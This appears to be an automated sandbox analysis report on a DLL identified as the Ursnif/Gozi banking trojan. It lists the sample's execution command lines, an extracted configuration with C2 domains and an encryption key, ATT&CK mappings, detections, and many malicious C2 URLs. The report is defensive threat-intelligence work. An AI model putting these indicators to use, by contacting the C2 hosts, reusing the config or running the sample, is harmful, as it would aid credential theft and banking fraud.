ID: 556767
Sample Name: 41e0000.dll
Cookbook: default.jbs
Time: 12:51:09
Date: 20/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

41e0000.dll


Overview

General Information

Sample Name:	41e0000.dll
Analysis ID:	556767
MD5:	da4fab67f5cdf49..
SHA1:	d7a399ace98716..
SHA256:	73118c724e0d6c..
Tags:	dll Gozi
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Writes or reads registry keys via WMI
- Found API chain indicative of debug…
- Machine Learning detection for sam…
- Found evasive API chain (may stop…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 4956 cmdline: loaddll32.exe "C:\Users\user\Desktop\41e0000.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 1552 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\41e0000.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5848 cmdline: rundll32.exe "C:\Users\user\Desktop\41e0000.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 5792 cmdline: regsvr32.exe /s C:\Users\user\Desktop\41e0000.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - rundll32.exe (PID: 1860 cmdline: rundll32.exe C:\Users\user\Desktop\41e0000.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 6712 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6848 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6712 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 3520 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6284 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3520 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 852 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3520 CREDAT:17414 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 736 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6968 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:736 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6252 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:736 CREDAT:17424 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6240 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:736 CREDAT:82948 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5396 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5664 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5396 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5696 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5808 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5696 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5104 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5696 CREDAT:82948 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 4952 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5696 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 6300 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 3520 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6300 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"L5XnpbZDZwjvtdXTG9D+0vpQ0WIQnm12WOsOMOY8C0yZ7uOO/eBAY3rRXOCK/HxUxcqHiLwWMv8OvVRdmADoR5C7qw+W+cmADKOssMx4QiixdssL8i0K6IvsmBdkFnvRkNvUbwafGiXZrtbBpLj4f/dJ3w7XW3RjSkw+RqYMas1hhtru
QoCk1je7YCKOglQr3mfAbgpC1wKDrJsVlm3Ee2FRygxJ/unIJjuf4cZ9D6dS7R4sAgvdtyH3+wA2XLiQ8coXu/ZgQWI5JUyTlSoIq9Jrn3krKqyPoEdC9NZR55AzbtfTqGZcRBQ1iIaAbKbolS/V8PvDuVzyEAYl31lkv8FesJrfZhohJ
sac0CyUvKU=",
  "c2_domain": [
    "museumistat.bar",
    "nnnnnn.bar",
    "nnnnnn.casa"
  ],
  "botnet": "7576",
  "server": "50",
  "serpent_key": "WTkaI9ByCrqqeRAr",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.307551422.0000000004F68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.307614167.0000000004F68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.300679083.0000000005048000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000002.785600191.0000000005048000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.307578726.0000000004F68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 39 entries

Sigma Overview

System Summary

Sigma detected: Suspicious Call by Ordinal

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Malware Analysis System Evasion

Found evasive API chain (may stop execution after checking system information)

Anti Debugging

Found API chain indicative of debugger detection

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	1 2 Native API	Boot or Logon Initialization Scripts	1 1 2 Process Injection	1 Software Packing	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 DLL Side-Loading	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	1 1 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Virtualization/Sandbox Evasion	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 2 Process Injection	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	1 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	2 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
41e0000.dll	47%	ReversingLabs	Win32.Trojan.Razy	
41e0000.dll	100%	Avira	TR/Spy.Gen	
41e0000.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
3.2.regsvr32.exe.8e0000.0.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
5.2.rundll32.exe.c70000.0.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
5.2.rundll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
4.2.rundll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.b70000.0.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
3.2.regsvr32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
4.2.rundll32.exe.46e0000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File

Domains

Source	Detection	Scanner	Label	Link
nnnnnn.bar	6%	Virustotal		Browse
nnnnnn.casa	5%	Virustotal		Browse
museumistat.bar	12%	Virustotal		Browse
www.nnnnnn.casa	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.nnnnnn.casa/drew/gKT0MlKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/CJUEexxeLegN/asUAVrcr8Os/6Heu8XQ9NwKS3r/RsXyOEKXh6_2Fk8FF_2Be/55GNIEO4rqxc9s7n/ukqCx_2FTaQH3qL/wkmTl5GH5xOHOuPfEe/BWDc8XF7Q/Aj_2BpbOenr9CVTaE_2B/XdQQRARWLLAVNpj0F5Y/DhKfHWf2CN42/6CU_2FsM/oq0.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/aO1m2qbhzR/PyScSysfUMu7pQ56N/VjOvZCjAa_2F/1mYmXVIR1Zt/ZytsC9Ykmf_2Fu/iu9BdbHsH649dhw5xv4AE/uvJRR2pHSfmCL3mX/qVeQLGXMe6qLR0u/Wt56BLAa0ngbKPNWJl/aK0_2FM_2/B_2FgePTZg5J6aAm67BS/UxRCj8tcca1XehAjtUd/YhkFvH3YtE1Pt1_2BwmyD7/71NTX8ZhkOA2A/ekCIE_2B/Axlx1Zu2c2Fm5fnQIZEKkDy/m.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/dre	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/MeZUUlMrrzCrTTo/WRQsq4b7fIDR_2F2ui/K6Zod5HZQ/pReKsZQJuAliqXNhcotr/27SAvb0lLGD4m4MtFqv/lionnkJutjVCo9Od2amHc6/vcomrgcHuTiyu/619f5X9g/OqezXl3127vZEQSYuxkxeXa/jXToImScJb/S5cz6j_2Fse9g4BcM/g7zL04pozIiS/_2B_2FN5VMo/ZAlJdIbg2SlHI1/d8no93Q9ma7mUN4PubD3o/tloZKX2Kmj/q.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8dX3i_2/BKHu1GhglPcxgFFzOwll/mE2uKWB4mhjJIhyxTbk/_2F4mS5i039Fc7Qu_2Bekr/iQMweYWStlPtj/o4jxWrxk/qxdFPQJxNpwFwYEvbaIlklB/QVqGaFPam2/C2rQw2gzAO6yhP_2F/dkOEushjYAis/iro3PbyNh/HGAz2Q_2F/i0Bn.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXKRWnS	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0VI8z66/	100%	Avira URL Cloud	malware	
http://museumistat.bar/drew/4iG_2BGMJbK_2Fz5Q7E/OfnzhNXmjy08XAO4hBOEsU/_2FWo4bkEDMbg/aulR18j2/5zekh_	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8dX3i_2/BKHu1GhglPcxgFFzOwll/mE2uKWB4mhjJIhyxTbk/_2F4mS5i039Fc7Qu_2Bekr/iQMweYWStlPtj/o4jxWrxk/qxdFPQJxNpwFwYEvbaIlklB/QVqGaFPam2/C2rQw2gzAO6yhP_2F/dkOEushjYAis/iro3PbyNh/HGAz2Q_2F/i0Bn.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPpM4WA8X4iaERBU/M_2BNnZd3vNVKd3D/snYYJ6wnfiJDJcL/92irgYdy9jdt7bObTQ/XthL2dpz7/ChmMUV7DDxy9eem0RAqA/QIh0WdqUZEhxu0X9j_2/F2lcfFWCQ7qV66laejvuEP/BvotBkMbOhSl5/Azm9mu3j/3M1GGyFrveB8gl1/M.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/MeZUUlMrrzCrTTo/WRQsq4b7fIDR_2F2ui/K6Zod5HZQ/pReKsZQJuAliqXNhcotr/27SAvb0lLGD4m4MtFqv/lionnkJutjVCo9Od2amHc6/vcomrgcHuTiyu/619f5X9g/OqezXl3127vZEQSYuxkxeXa/jXToImScJb/S5cz6j_2Fse9g4BcM/g7zL04pozIiS/_2B_2FN5VMo/ZAlJdIbg2SlHI1/d8no93Q9ma7mUN4PubD3o/tloZKX2Kmj/q.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cI0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar	100%	Avira URL Cloud	malware	
http://museumistat.bar	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/nnnnnn.casa5	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://www.nnnnnn.bar/drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tlfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/2dHt0g0ZxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t63S3GMZiTKRdq/jvCj1	100%	Avira URL Cloud	malware	
http://museumistat.bar/drew/ammuwrNq_/2BqepYvRFV9AqHabqa_2/F1YKJqeJLi3jEjiQLE2/U5afXyZSkYxg9zlQghLCU	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VIN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasII4x/C4pqB4g_2/B.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasII4x/C4pqB4g_2/B.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughe	100%	Avira URL Cloud	malware	
http://museumistat.bar/drew/XMU8iofODBy1lrN0vdkRj/PLODd_2Bhig1hkqI/Wigiwyx9ltM_2Fd/r36Wr8ytAbQS3wDa6	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VIN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk	100%	Avira URL Cloud	malware	
http://museumistat.bar/	100%	Avira URL Cloud	malware	
http://museumistat.bar/drew/tizLy41OuYHIsTgBNj/0Uu4NPNlH/3sO8ziJptuwkpagoG2Xn/2Wzxx3rAW_2F6s4Zntp/4O	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casaw/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0VI8z66/	0%	Avira URL Cloud	safe	
http://nnnnnn.bar/drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0VI8	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cI0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPpM4WA8X4iaERBU/M_2BNnZd3vNVKd3D/snYYJ6wnfiJDJcL/92irgYdy9jdt7bObTQ/XthL2dpz7/ChmMUV7DDxy9eem0RAqA/QIh0WdqUZEhxu0X9j_2/F2lcfFWCQ7qV66laejvuEP/BvotBkMbOhSl5/Azm9mu3j/3M1GGyFrveB8gl1/M.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr	100%	Avira URL Cloud	malware	
